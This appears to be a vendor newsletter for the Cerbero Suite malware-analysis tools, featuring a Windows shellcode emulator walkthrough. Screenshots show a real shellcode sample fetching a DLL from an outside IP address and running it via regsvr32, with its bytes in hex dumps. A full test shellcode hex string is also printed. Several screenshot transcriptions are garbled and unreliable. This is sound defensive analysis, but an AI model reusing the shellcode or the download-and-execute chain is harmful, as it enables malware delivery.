

Cerbro Journal

"Dost thou love life? Then do not squander Time; for that's the Stuff Life is made of." – Benjamin Franklin

ISSUE NR. 3

CERBERO LABS

JULY 11, 2023

Summer has arrived and so has a new issue of our journal! This time it's packed: 26 pages of news, articles, tutorials, challenges and games!

We'll be discussing many of the packages we have released in the past 6 months for both commercial and personal licenses of Cerbero Suite.

Moreover, to celebrate the summer season we have included an IT crossword puzzle which you can solve at the beach while sipping your favorite drink!

SILICON SHELLCODE EMULATOR

When analyzing malware we're often presented with shellcode. Until now Cerbero Suite has offered a plugin to convert shellcode to an executable for debugging purposes.

Now we have a more advanced and secure solution!

One of the main new features in this series of Cerbero Suite is undoubtedly the introduction of a lightweight x86/x64 emulator for Windows shellcode.

We'll discuss how to use the emulator and how to extend its functionality by implementing an unsupported Win32 API

function in Python. [read more]

0%% C 48 C 24 🕨	** 5			
ChA.			•	C Repoters
0x0002115A 75 7A	324	0#21156		[C] [D] EAE 00000020
0x00021150 47	120	edi brie vir Jedil, 0		[C] [D] BCK 0000001
0x0002115D 80 3F 00 0x00021160 75 c4	emp	byte pir ledil, 0		<pre>[C][D] HDE 00000000 [C][D] HDE 0010DARD -> STR:C:\Users\Elisha\AppData\Local\Temp\webt0.dll</pre>
0x00021160 75 64	3ze push	0		[C] [D] HER OILBEARD -> STR.C. (USATE (ELLERA (Applate (Local (Vesp (appl))
0x00021162 68 75	push			[C][D] ESP 00100408
0x00021165 FF 56 05	call	dword ptr [esi + 0]		ICIDI ESI 0002116E (PATLORD)
	call	dword ptr (est + 0) 0+2100A		[C][D] EDI ODUZIIGE (PATLOAD) [C][D] EDI ODUZIIGE (PATLOAD)
0x00021168 10 04 38 76 80+		byte ptr [edx + edi + 0x304FE076], al		TOTIOT BOT OVOLUBE (PRIDORD)
0x00021175 76 00	124	0+21177		ICIIDI ELP 00021169 (PATLOAD)
0x000021177 74 30	10	0#21186		
0x00021179 76 50	124	0+211/0		BFL 00100246 (PF. EF. IF)
0x0000211778 AE	010	asi		
0x00002117C 38 76 40	CTID.	esi, dword ptr [esi + 0x40]		
0x0002117F 7F 3A	22	9x21180		
0x000021181 76 80	32.0	0x21133		
0x00021183 0C 66	05	al, 0x66		
0x00021185 73 68	540	0x211EF		
0x00021107 74 74	5+	0x211FD		
0x00021189 70 3A	30	0x21105		
0x00021168 27	das			
0x0002118C 2P	daz			
0x00021180 31 32 0x00021187 39 28	302	dword ptr [eds], esi dword ptr [esi], ebp		
0x00021109 39 28	crip and	dword ptr [esi], esp dword ptr [eds], esi		
	305			
Output			QX M	Menory
nfo: input data mapped at address (1x00021000			offeet 0 1 2 3 4 5 6 7 8 9 A 8 C D 8 F Ascii
inulated API: VirtualProtect() = 08				021080 B6 82 84 FC FC 85 84 75 34 89 5F 23 C0 64 88 40 E
imulated API: LondLibraryA("orlmon"	290 — 4**			021010 30 68 40 0C 65 70 1C 56 65 76 08 33 D5 64 65 55 0.8. p.V.V.3.4.
inulated AFI: GetTempFathA() = OK				021020 3C 03 74 33 2C 01 88 15 10 FF FF 88 08 40 30 C3 <.t3,00.
		/129.121.231.100/data/Home/w.php?f=16ae=4*,		021030 46 29 06 75 FD 07 34 24 85 E4 75 51 E9 EB 4C 51 F9.u49u010
<pre>ile:*C:\Users\Elisha\AppData\Local) imulated AFI: WinExec(*C:\Users\Eli</pre>	Templapot	0.d11") = OK		021040 56 88 75 30 88 74 35 78 03 F5 56 88 76 20 03 F5 V.uc.t5mV.v
		<pre>stallocal(remp/uppto.dll*) = cm Slishe\ArpOsts\Local\Temp/wpbt0.dll*) = 00</pre>		021050 23 C9 49 41 FC AD 03 C5 32 DB 0F BE 10 29 F2 74 3.1A39.t
isolated AFI: winisect regivers: -s	CIVOSEIS	siissa oppuaca/Local(Vemp/Spc0.dll-) = us	000	0021060 08 C1 CB 0D 03 DA 40 E5 F1 35 1F 75 E6 55 68 55
naraden wert tenningderstessint = 1	PAUGEO			
				num: 22000

The Silicon Shellcode Emulator interface.

POWERSHELL BEAUTIFIER

A beautifier for PowerShell which not only features a complete parser for the language, but also includes many deobfuscation capabilities. [read more]

Cerbe	ero	Suite Advanced 🤾
∱ ××	(chapa (origh))	1
G. Ayana San	10 = "Set" 10 = 27 + "SetLast" 10 = 7 + "SetLast"	
A terriro D terriro	17 - 17 - 7500" 18 - 7500" 10 - 10 - 10 - 10 - 10 - 10 - 10 - 10 -	
Rime	28 - 20.091 "Establish" (B) - N. (Masimur Macrosoft)" (2) - 202 + ". MCVConsect"	
D ANK	101 = 109 + '.307'rTabent' 101 = 10 + 'Ytys (OBFUSCATED
	12 Powerful Brazilia	
	Proc.2 = (Commet) Proceds Ottos 15 Proc.15 (Respect): Telatal Ottos, 50	DEOBFUSCATED
	Systell) (= a) = a) = a) = a) = a) = a) =	
	[host] * (Indication Association) Noted, result * 1 Mail Station Association (Scientific Technology) (pertypes, result * (Loss), result, Satings (Neurilla, He) (Indication), result * (pertypes, result, indication), (Separe)()) (neurispectation (pertypes), result, indication), (Separe)())	re (stadow bicesards MS (summer) of a ANN (sugress and , (c, surg.))
	4	

We'll also discuss some of the advanced deobfuscation capabilities we have included in version 3.0 of this package. [read more]

SIMPLE BATCH EMULATOR

Malware which includes batch scripts

can be deobfuscated with a new package. [read more]

0.669					*** CONN	
# File State	Fama					
1 07,- jacobi Jack much Ph [5	392					
Terris d s	0	Andread March 1971	0 1	Read hour		
Land Control of the second sec	1 (1997) 1 (1997)	Private 1 Private 1	New Acception Concerns and Accession Concerns and Accession Concern	where with the CPU strategistical is the CPU strategistical str	Insure Induced Induced Tool Antice Information (Information) Insure Information (Information) Insure Information (Information) Insure Information (Information) Information (Infor	(specesagementpiolecent)(rs/ vorsi)(rs/stat/ vorsi)(rs/stat/ rs/station station) station(rs/station) vorsitement/species vorsitement/ vs/stationspl/ vs/stat

HYBRID ANALYSIS INTELLIGENCE

The support for intelligence providers in Cerbero Suite grows richer with one more added to the list. This package integrates Hybrid Analysis directly into Cerbero Suite. [read more]

P No Kit Parent O'L-See, In Ph				,	 Construction of the second seco	e With Leader and A
teredy P >	Chaire Dedenor And	inter(
in the second	ing .			Value		
ill mar be					PROFESSION AND AND AND AND AND AND AND AND AND AN	
	Description	HOP executable (20)				
	Andread and the					
	Constant Print, 1981	AND PROPERTY AND				
bioligenan Hybrid Analysis	ARDINERS DESIGN	24				
		100				
Debligmen Malesselane Debligmen Malesselane Debligmen Malesselane	TINKI NIN TINKI NYKI	100				
bieflynne Mdeardaan Weddink Unrek Didne sols ald L Friez		100	PHOID \$MMITS TOO	40		
befignen Mitseelaan beleinte theeb bitte code.ald theep Lotes de	TINKI NIN TINKI NYKI	100	PHOID WHITE TOO	м		
bidligens Mileselase Vision intervision Vision intervisio Vision intervisio Lettery intervisio Vision Vision	TLINET BOOM TLINET DEWL THUE	100		26		
bidfipmen Milesonfauer bidfipmen Milesonfauer bidfipmen Milesonfauer bidme Unweit bidme unbeziden bidmenten bidmenten	TLINET BOOM TLINET DEWL THUE	100 E spectrota, apt. 103 Messaw Kaba		95	Factor -	
bioligness Maleseñaar biolignes Maleseñaar biolog biologie biologiet	Tures Book Tures Devel Teles Network NEW Mark	200 2 agentracta, apr. 313 3 Marenes Kahen M	105	201208-1216	NOR	
Anthlysens Muterationer Anthlysens Muterationer Anthlysens Muteration Anthlysens Anthlysen	Tures Book Tures Devel Teles Network NEW Mark	100 2 spectrepts, apt, 302 bdreases Rober m	2 200		Non	
belfijnen Wolensbaar belfijnen Wolensbaar belfijn bend belde bende beleg	Tilleri Doon Tilleri Devil Telei Sosten Internis Datala escet tele	100 E Internetia, apr. 200 Me Door Charget surceman.	Thread Local	201200221	Nja	
Additional Midness Midness Online obtained Online obtained Comparison Comparison Online obtained A Training Detect De	Tiplet Door Tiplet Door Tell Tell Software Enter Tiple Follow Enterthe VIT Follow Enterthe VIT Follow Enterthe VIT	200 2 spettrets, spt. 200 3 Mineses Rube Don 1 Chapter Witchise, 2001	100 100 10	202000278 PDEX DONC		
Additional Midnewstand Solution solution Others solution Others addres Others Others addres Others addres	Table Door Table Devic Tell Tell Datable expert Table Former Lancher viz Former Lancher viz Former Lancher viz Former Lancher viz	200 2 spettrets, spt. 200 3 Mineses Rube Don 1 Chapter Witchise, 2001	pos Think Joint Niata c 	Destancing Porticipations		
Address Marenessee Setter schessee	TURNED DOWN TURNED DOWNED THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS THREE DOWNERS ADDRESS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS THREE DOWNERS ADDRESS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS OF THREE DOWNERS ADDRESS AD	10 2 permete etc. 10 1 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	non i mine Distat Soni Pitata e i i i i i i i i i i i i i i i i i i i	Decembra of the second		
Additional Materians Anno. Materians Anno. Anno	Titler Down Titler Down The Down The Down The Down Defailer George The Defailer George The Defailer George The Title States of the Title States of the Defailer State Spoons of The Discount of the Down The Discount of the Discount of the Title States of the Discount of the Discount of the Title States of the Discount of the Discount of the Title States of the Discount of the Disco	10 2 permete etc. 10 1 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	100 Internet Street	December 2014 POSTOC PARTINE State State Process of Advisory State State Participants of Advisory State Participants of Advisory of Advisory State Participants of Advisory State Participan	elatitetettiitettette asse one	taine agent function
Address Marenessee Setter schessee	Titleri kons Titleri kons Titleri Titli Datalas segoti har Datalas seg	100 E spectrasta, apr. 200 Network, apr. 200 Edd Chapter spectrum, 2001 Edd Spectrum, 200	non i These second sec	DECOMPTION FOULD FACING AND ADDRESS AND ADDRESS ADDRES	niatilisisi ilisisisi na ma niatilisisi ilisisisi na ma niatilisisi ilisisi na ma	uin aper berin
Addated States Addated	Total Down Total Down Total Down Total Sector Extra man Process Lances Total Process Lances vit man Art Debased vit man fait Debased vi	19 2 2 200770124, 401, 105 2007001, 401, 105 0 301001, 4010,000,00 0101, 5000,00 0101, 5000,00 0101, 5000,00 0,000,000,00 0,000,000,00 0,0000	INN	December 2018 FORCE PACING Solid Sector PACING Solid Sector Pacing 2 Force Sector Pacing		uin aper berin
A Information A Vertragent Autorestance Autorestance Autorestance Autorestance Autorestance Autorestance Autorestance Autorestance Bestancestance	Titleri kons Titleri kons Titleri Titli Datalas segoti har Datalas seg	19 2 2 200770124, 401, 105 2007001, 401, 105 0 301001, 4010,000,00 0101, 5000,00 0101, 5000,00 0101, 5000,00 0,000,000,00 0,000,000,00 0,0000	INN	DECOMPTION FOULD FACING AND ADDRESS AND ADDRESS ADDRES		uin aper berin

WRITING PLUGINS

In the last months we have reached an important milestone in the SDK documentation process: the SDK now features the complete guide on how to create plugins and extensions for Cerbero Suite and Cerbero Engine. [read more]

URL EXTRACTOR

Extract URLs from any file format when scanning a file. [read more]

CERBERO STORE

One of the major features introduced in the previous series of Cerbero Suite and Cerbero Engine was Cerbero Store: a simple way to install and update packages.

Chief among the reasons we had to create Cerbero Store was the necessity to release faster updates. It is extremely efficient to update a specific part rather than the whole application and it prevents users being forced to update when they're not interested in a particular functionality.

Additionally, our software runs on multiple platforms. Which means that each update requires us to create multiple software packages. This problem is solved by Cerbero Store, since all platforms share the same package code.

The ability to release fast and granular updates has been essential as ours was the first commercial solution for malware analysts to implement a parser for OneNote documents.

As we've seen in the latest months, OneNote documents have become one of the main vectors for the deployment of malware. In this issue we show two malicious OneNote documents that we have analyzed.

INDEX

INDLA	
CERBERO STORE	2
SILICON SHELLCODE EMULATOR	3
EXTENDING THE EMULATOR	4
POWERSHELL BEAUTIFIER	6
CHALLENGE: PAYLOAD URL	8
HYBRID ANALYSIS INTELLIGENCE	9
BLITZ MALWARE ANALYSIS	10
SIMPLE BATCH EMULATOR	11
ENGINE INTERMEZZO	12
EXTREME POWERSHELL OBFUSCAT	TON 13
REDLINE STEALER DROPPER	14
URL EXTRACTOR	20
ONENOTE MALWARE STEP BY STEP	21
WRITING PLUGINS	23
ARCHIVE FORMATS	25
CROSSWORD PUZZLE	26

by packages. So much so that we can't present all of the packages we have released since January in this issue!

We'll continue to add more packages to Cerbero Store and, thanks to the complete guide for writing plugins, you can now create your own.

4	Cerbero Sto	pre - Cerbero Suite	- 🗆 🗙
Category	Package	State ^ Name: API Solver Version: 1.1.3	
📂 All (29)	7z Format	Installed Author: Cerbero Labs	
	API Solver	Installed Size: 7.024 MBs Date: mar apr 25 2023	
Updates (0)	AbuseCH Intelligence	Installed Description: Utility to resolve API names from their checksums.	This is especially useful
Installed (28)	CRX Format	Installed when analyzing shelcode. Currently provides support for Win32/Wi instructions.	NT APIs and x86/x64
	Common Passwords	Installed	
Featured (4)	DotNET BinaryFormatter Decoder	Installed	
Cloud (3)	EML Format	Installed	
	HybridAnalysis Intelligence	최 Instal	
Cryptography (3)	ISO Format	Installed	
Debug (2)	IceDark Theme	Installed	
	JavaScript Beautifier	Installed	
Development (1)	Microsoft Authenticode	Installed	
File Formats (9)	Native Ghidra UI	Installed	
	DneNote Format	Installed	
Forensics (1)	PList Format	Installed	
Malware (12)	PowerShell Beautifier	Installed	
	Python Snippets	Installed	
Online (4)	Sample Downloader	Installed	
Reversing (9)	ShellcodeToExecutable	Installed	
	Silicon Shellcode Emulator	Installed	
Security (1)	Simple Batch Emulator	Installed V	

Meanwhile, Cerbero Store is getting more and more populated

COMMERCIAL-ONLY PACKAGES

Personal license holders of Cerbero Suite have access to many packages on Cerbero Store. However, we reserve some packages such as the Silicon Shellcode Emulator package to commercial licenses. We try to limit the number of packages reserved to commercial licenses to those which we think fulfill a commercial activity. Additionally, some packages may be available to Cerbero Suite Advanced and not to Cerbero Suite Standard, in case they rely on features not available to the latter.

3

SILICON SHELLCODE EMULATOR PACKAGE

We have created a lightweight x86/x64 emulator designed for Windows shellcode for all commercial licenses of Cerbero Suite Advanced.

You can check out the video presentation for a quick introduction.


C(1) C(2) C(3) E*Register C(1) C(3)	2. 			[6683E4FCFC] - :	Silicon Shellco	ide Emulator - Cerbero Suite 🗕 🗖 🗙
(C) CONTRECTOR 0.1 Control (C) Contro (C) Control (C) Control	<u>File</u> <u>Debug</u> <u>Views</u>					
(C) CONTRECTOR 0.1 Control (C) Contro (C) Control (C) Control		I 🖸 🔲 👍 🗄	► ⇒ ∓	2		
[X] -> Or73660CE0 B FT mov ed., ed> ULLDOWNLoadToFileA Or73660CE2 S5 puth ebp ebp Or73660CE3 S5 puth ebp ebp Or73660CE3 S5 R FF mov esp, OsrTFFFFF8 Or73660CE3 S3 K4 86 73 mov esp, OsrTFFFFF8 Or73660CE3 S3 44 86 73 mov esp, OsrTFFFFF8 Or73660CE3 S3 44 24 10 01+ mov esp, OsrTFFFFF8 Or73660CE3 S5 01 mov esp, OsrTFFFFF8 Or73660CE4 S7 push est Or73660CE4 S7 push est Or73660CE5 S5 01 mov est, eft Osr11, est Or73660CE5 S5 01 mov est, eft Osr11, est Osr0206 Or73660CE5 S5 01 inc est Osr12, est Ost Est				<u> </u>	0 8	🖻 Registers 🛞 🗵
info: input data mapped at address 0x00021000 Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii simulated AFI: VirtualProtect() = 0K 00021000 66 83 24 7C 7C 85 24 75 34 59 55 33 C0 64 88 40 9u4. 3.d.@ simulated AFI: VirtualProtect() = 0K 00021000 66 83 24 7C 7C 85 24 75 34 59 55 33 C0 64 88 40 9u4. 3.d.@ simulated AFI: GetTempPathA() = 0K 00021000 30 88 40 0C 88 70 1C 56 85 76 08 33 28 66 88 52 0.e.p.v.v.3.f.^ 00021020 3C 03 74 33 2C 81 EE 15 10 FF FF 88 88 40 30 C3 <.t.3@0. 00021030 46 39 40 75 75 88 74 375 18 58 42 75 18 58 54 75 18 58 54 75 18 58 54 75 18 58 42 51 F9.u. 4900. 00021030 46 39 40 75 78 80 375 58 58 72 05 75 00 35 75 08 74 337 Los 75 v.v.v.a. 00021050 33 C 91 49 41 FC AD 03 C5 33 DB 0F BE 10 38 F2 74 3.1A38.t Cursor: 21000 Cursor: 21000 Cursor: 21000 Cursor: 21000 Cursor: 21000	[X] ⇒> 0x73660CE0 0x73660CE2 0x73660CE3 0x73660CE8 0x73660CE8 0x73660CE8 0x73660CE8 0x73660CE0 0x73660CC0 0x73660CC0 0x73660CC0 0x73660CC0 0x73660CC0 0x73660CC0 0x73660CC8 0x73660C8 0x7360C8	55 88 87 88 81 EC 14 01 00+ 11 A0 94 68 73 33 24 89 84 24 10 01+ 89 84 24 10 01+ 88 55 56 57 56 57 56 57 89 42 24 10 88 48 18 89 44 24 10 88 45 18 50 01 431 84 24 14 80 51 01 431 84 C0 75 79 28 CA 80 34 40 20 00+ 80 34 40 20 00+ 80+ 34 40 20 00+	push mov and sub mov kor mov push mov push mov push mov mov mov mov mov suov inc test jne suba	<pre>bbp bbp, esp esp, 0xFFFFFF8 esp, 0x114 eax, dword ptr [0x736894A0] eax, dword ptr [esp + 0x110], eax dword ptr [esp + 0x110], eax ebx, dword ptr [ebp + 0] esi edi edi dword ptr [esp + 0x10], eax eax, dword ptr [ebp + 0xC] ecx, edi dword ptr [esp + 0x14], eax eax, dword ptr [esp + 0x18] dword ptr [esp + 0x14], eax edx, [ecx + 1] al, byte ptr [ecx] ecx al, al 0x73660CEB ecx, edx esi, [ecx*2 + 2]</pre>	63 183	<pre>[C] [D] EAX 00000001 [C] [D] ECX 00000001 [C] [D] ECX 000000001 [C] [D] EDX 001000000 [C] [D] EEX 0018DAC8 -> STR:C:\Users\Kody\AppData\Local\Temp\wpbt0.dl1 [C] [D] EEF 0018DAC8 [C] [D] EEF 0002116 (FATLOAD) [C] [D] EDI 00021186 -> STR:http://129.121.231.188/data/Homs/w.php?f=16&e=4 (FAYLOAD) [C] [D] EIF 73660CE0 -> AFI:URLMON.URLDownloadToFileA</pre>
info: input data mapped at address 0x00021000 Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii simulated AFI: VirtualProtect() = 0K 00021000 66 83 24 7C 7C 85 24 75 34 59 55 33 C0 64 88 40 9u4. 3.d.@ simulated AFI: VirtualProtect() = 0K 00021000 66 83 24 7C 7C 85 24 75 34 59 55 33 C0 64 88 40 9u4. 3.d.@ simulated AFI: GetTempPathA() = 0K 00021000 30 88 40 0C 88 70 1C 56 85 76 08 33 28 66 88 52 0.e.p.v.v.3.f.^ 00021020 3C 03 74 33 2C 81 EE 15 10 FF FF 88 88 40 30 C3 <.t.3@0.	0x/5660CF6	56	pusn	231		
simulated API: VirtualProtect() = 0K 00021000 66 83 E4 FC FC 85 E4 75 34 E9 5F 33 C0 64 8B 40 1u4. 3.d.@ simulated API: LoadLibraryA("urlmon") = 0K 0002100 30 B8 40 0C 8B 70 1C 56 85 76 00 33 DB 66 8B 5E 0.@.p.v.v.3.f.^ simulated API: GetTempPathA() = 0K 0002100 30 39 67 5F 88 73 32 C0 1E 51 10 FF F8 88 40 00 33 C0 3 < ct.3@0.	P Output			8	0x Memory	Øæ
	simulated API: Vir simulated API: Loa	<pre>tualProtect() = OF dLibraryA("urlmon"</pre>			00021000 60 00021010 30 00021020 30 00021030 46 00021040 56 00021050 33	6 83 E4 FC FC 85 E4 75 34 E9 5F 33 C0 64 8B 40 9 BB 40 UC 8B 70 1C 56 8B 76 08 33 DB 66 8B 5E 0.6.p.v.v.3.f.^ c0 37 43 32 C8 1E E1 51 10 FF FF 8B 8B 40 30 C3 <t3,< td=""></t3,<>
Emulator v bpx urldownloadtofilea					Cursor: 21000	
	Emulator - bpx ur:	ldownloadtofilea				

The Silicon Shellcode Emulator featuring the nostalgia-laden IceDark theme.

The emulator can be launched either from the main window, from the command line or from an action.



Using the action the emulator can be launched from within any hex view.



Before the emulator workspace is accessible, a settings dialog is shown: an architecture and a memory profile must be selected.

Silico Emulator	n She	llco	ode	Em	ulat	or - Cerl	bero S	Suite		-		×
Emulator												
Architecture: x86 •												
1emory profile												
			Nam	e							New	
Task Explor	er_x8	6									Delete	
											Refrest	,
										C	pen fok	ler
Shellcode Disassembly	Data											
0x00000000	66	83	E4	FC		and	\$	sp, (xFFFC			^
0x0000004	FC					cld						
	85					test	•	esp,	esp			
0x00000007	75					jne)x3D				
0x0000009			33	C0	64	jmp			:0336D			
0x000000E		40				mov			dword			
0x0000011		40				mov			dword			
0x0000014	8B	70	10			mov	•	esi,	dword	ptr	[eax	\checkmark
<											>	
<												
`												
Base address The address at w	hich to	map	the	shel	code:	Optional						

If a memory profile isn't already available, on Windows you can create a new one from a process on your system. An x86 shellcode requires an x86 process memory profile and an x64 shellcode requires an x64 process memory profile.

... continued from page 3.

Make sure that the selected process maps Urlmon.dll, which is often used by shellcode. On Linux and Mac it is necessary to copy a memory profile created on Windows to the profile directory. Once the profile has been selected, the emulator can be launched.

In many cases we don't need step through the code manually and just can let the emulator run the code.

) h h i th i h n n h h h h h h h h h h h h h h h		2		
CPU			e ×	E Registers
0x0002115A 75 FA	jne	0x21156		[C][D] EAX 00000020
0x0002115C 47	inc	edi		[C] [D] ECX 00000001
0x0002115D 80 3F 00	cmp	byte ptr [edi], 0		[C] [D] EDX 0000000
0x00021160 75 C4	jne	0x21126		[C][D] EBX 0018DAE8 -> STR:C:\Users\Elisha\AppData\Local\Temp\wpbt0.dll
0x00021162 6A 00	push	0		[C] [D] ESP 0018DAD8
0x00021164 6A FE	push	-2		[C][D] EBF 00000023
0x00021166 FF 56 08	call	dword ptr [esi + 8]		[C][D] ESI 0002116E (PAYLOAD)
=> 0x00021169 E8 9C FE FF FF	call	0x2100A		[C][D] EDI 000211B6 (PAYLOAD)
0x0002116E 10 84 3A 76 E0	+ adc	byte ptr [edx + edi + 0x3D4FE076], al		
0x00021175 76 00	jbe	0x21177		[C][D] EIF 00021169 (PAYLOAD)
0x00021177 74 3D	je	0x211B6		
0x00021179 76 50	jbe	0x211CB		EFL 00000246 (PF, ZF, IF)
0x0002117B 5E	pop	esi		
0x0002117C 3B 76 40	cmp	esi, dword ptr [esi + 0x40]		
0x0002117F 7F 3A	ja	0x211BB		
0x00021181 76 B0	jbe	0x21133		
0x00021183 OC 66	or	al, 0x66		
0x00021185 73 68	jae	0x211EF		
0x00021187 74 74	je	0x211FD		
0x00021189 70 3A	jo	0x211C5		
0x0002118B 2F	das			
0x0002118C 2F	das			
0x0002118D 31 32	xor	dword ptr [edx], esi		
0x0002118F 39 2E	cmp	dword ptr [esi], ebp		
0x00021191 31 32	xor	dword ptr [edx], esi		
utput		8	× 0x M	lemory
o: input data mapped at address		00	Of	ffset 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii
ulated API: VirtualProtect() =			000	221000 🖪 6 83 E4 FC FC 85 E4 75 34 E9 5F 33 C0 64 8B 40 🗐
lated API: LoadLibraryA("urlmo	n") = OK		000	021010 30 8B 40 0C 8B 70 1C 56 8B 76 08 33 DB 66 8B 5E 0.@p.V.v.3.f.
<pre>ulated API: GetTempPathA() = OK</pre>			000	021020 3C 03 74 33 2C 81 EE 15 10 FF FF B8 8B 40 30 C3 <.t3,
		//129.121.231.188/data/Home/w.php?f=16&e=4",	000	021030 46 39 06 75 FB 87 34 24 85 E4 75 51 E9 EB 4C 51 F9.u4\$uQLQ
e:"C:\Users\Elisha\AppData\Loca				021040 56 8B 75 3C 8B 74 35 78 03 F5 56 8B 76 20 03 F5 V.u<.t5xV.v
		<pre>Data\Local\Temp\wpbt0.dll") = OK</pre>	000	021050 33 C9 49 41 FC AD 03 C5 33 DB 0F BE 10 38 F2 74 3.IA38.t
		<pre>s\Elisha\AppData\Local\Temp\wpbt0.dll") = OK</pre>	000	021060 08 C1 CB 0D 03 DA 40 EB F1 3B 1F 75 E6 5E 8B 5E@;.u.^.^
	PAUSED			
ulated API: TerminateThread() =				

As can be observed in the output view, the emulator simulated the APIs invoked by the shellcode.

EXTENDING THE EMULATOR

Sometimes it may be necessary to instrument the emulator or to extend its functionality to add support for specific features or APIs. In this section we'll show how to extend the emulator by adding a handler for an unsupported API.

As sample we'll use a shellcode which calls the 'MessageBoxA' API, which is not yet supported by the emulator.

We searched for a shellcode calling the 'MessageBoxA' API on the web and found the following:

31C9F7E1648B41308B400C8B7014AD96AD8B58108B533C01DA8B527801DA8B72 2001DE31C941AD01D881384765745075 F4817804726F634175EB817808646472 6575E28B722401DE668B0C4E498B721C 01DE8B148E01DA89D531C95168617279 41684C696272684C6F61645453FFD268 6C6C616166816C240261616833322E64 685573657254FFD0686F78416166836C 2403616861676542684D6573735450FF D583C41031D231C9526850776E6489E7 52685965737389E152575152FFD083C4 10686573736166836C2403616850726F 6368457869745453FFD531C951FFD0 To convert the text to data, just paste it into a text editor in Cerbero Suite and then press Ctrl+R \rightarrow Conversion \rightarrow Text to bytes.

Once we have the shellcode in a hex view, we can launch the Silicon Shellcode Emulator specifying the x86 architecture.

	Debug Views										
0											
En.	CPU 🖸 📴 [extend_emulator] - Py	thon	×								
	m extend_emulator									٥	
8	<pre>text_addr = emu.readValue(stack + 8, 4)</pre>										
9	<pre>title_addr = emu.readValue(stack + 12, 4)</pre>										
10	type = emu.readValue(stack + 16, 4)										
11	elif arch == "x64":										
12	hwnd = emu.getRegister("rcx")										
13	<pre>text_addr = emu.getRegister("rdx")</pre>										
14	<pre>title_addr = emu.getRegister("r8")</pre>										
15	type = emu.getRegister("r9d")										
16	# read the captions and print them to the output v.										
17	<pre>text = emu.tryStringRead(text_addr, encoding="asci</pre>										
18	title = emu.tryStringRead(title_addr, encoding="as		E tit	le_addr	else "						
19	<pre>print('emulated MessageBoxA("%s", "%s")' % (text, "</pre>	title))									
20	# set the return value										
21	emu.setReturnValue(0)										
22	# readjust the stack and return										
22 23	if arch == "x86":										
22 23 24	<pre>if arch == "x86": emu.emulateReturn(0x10)</pre>										
22 23 24 25	<pre>if arch == "x86": emu.emulateReturn(0x10) elif arch == "x64";</pre>										
22 23 24 25 26	<pre>if arch == "x86": emu.emulateReturn(0x10) elif arch == "x64": emu.emulateReturn()</pre>										
22 23 24 25 26 27	<pre>if arch == "x86": emu.emulateReturn(0x10) elif arch == "x64": emu.emulateReturn() # if we return False, the emulator pauses the exect</pre>	ution									
22 23 24 25 26 27 28	<pre>if arch == "x86": emu.emulateReturn(0x10) elif arch == "x64": emu.emulateReturn()</pre>	ution									
22 23 24 25 26 27 28 29	<pre>if arch = "x64": emu.uulateBeturn(0x10) elif arch == 'x64": emu.emulateBeturn() f if we return False, the emulator pauses the exect return True</pre>	ution									
22 23 24 25 26 27 28 29 30	<pre>if arch = *x66": em.em.ulateSeturn(0x10) elif arch == *x64": em.em.ulateSeturn() # if ve return False, the emulator pauses the exect return True # add the handler to the emulator</pre>										
22 23 24 25 26 27 28 29 30	<pre>if arch = "x64": emu.uulateBeturn(0x10) elif arch == 'x64": emu.emulateBeturn() f if we return False, the emulator pauses the exect return True</pre>										
22 23 24 25 26 27 28 29 30 31	<pre>if arch = *x66": em.em.ulateSeturn(0x10) elif arch == *x64": em.em.ulateSeturn() # if ve return False, the emulator pauses the exect return True # add the handler to the emulator</pre>			ē × ûx							
22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>				offset	0	1	2	3	4	
22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>						_	_	3 E1		
22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>			0	offset	31	C9	F7		64	
22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>			0	0ffset	AD	C9 8B	F7 58	E1	64 8B	
22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>			0000	Offset 0022000 0022010	1 AD 20	C9 8B 01	F7 58 DE	E1 10	64 8B C9	
22 23 24 25 26 27 28 29 30 31	<pre>if arch = "x06": em.em.ulateAeturn(0x10) elif arch == "x04": em.em.ulateAeturn() # if we return False, the emulator pauses the exect return True # add the handler to the emulator sseGetEmulator().addHook("MessageBoxA", handler_Message</pre>			000000000000000000000000000000000000000	0022000 0022010 0022020 0022020 0022030 0022040	20 F4 65	C9 8B 01 81 75	F7 58 DE 78 E2	E1 10 31 04 8B	64 8B C9 72 72	
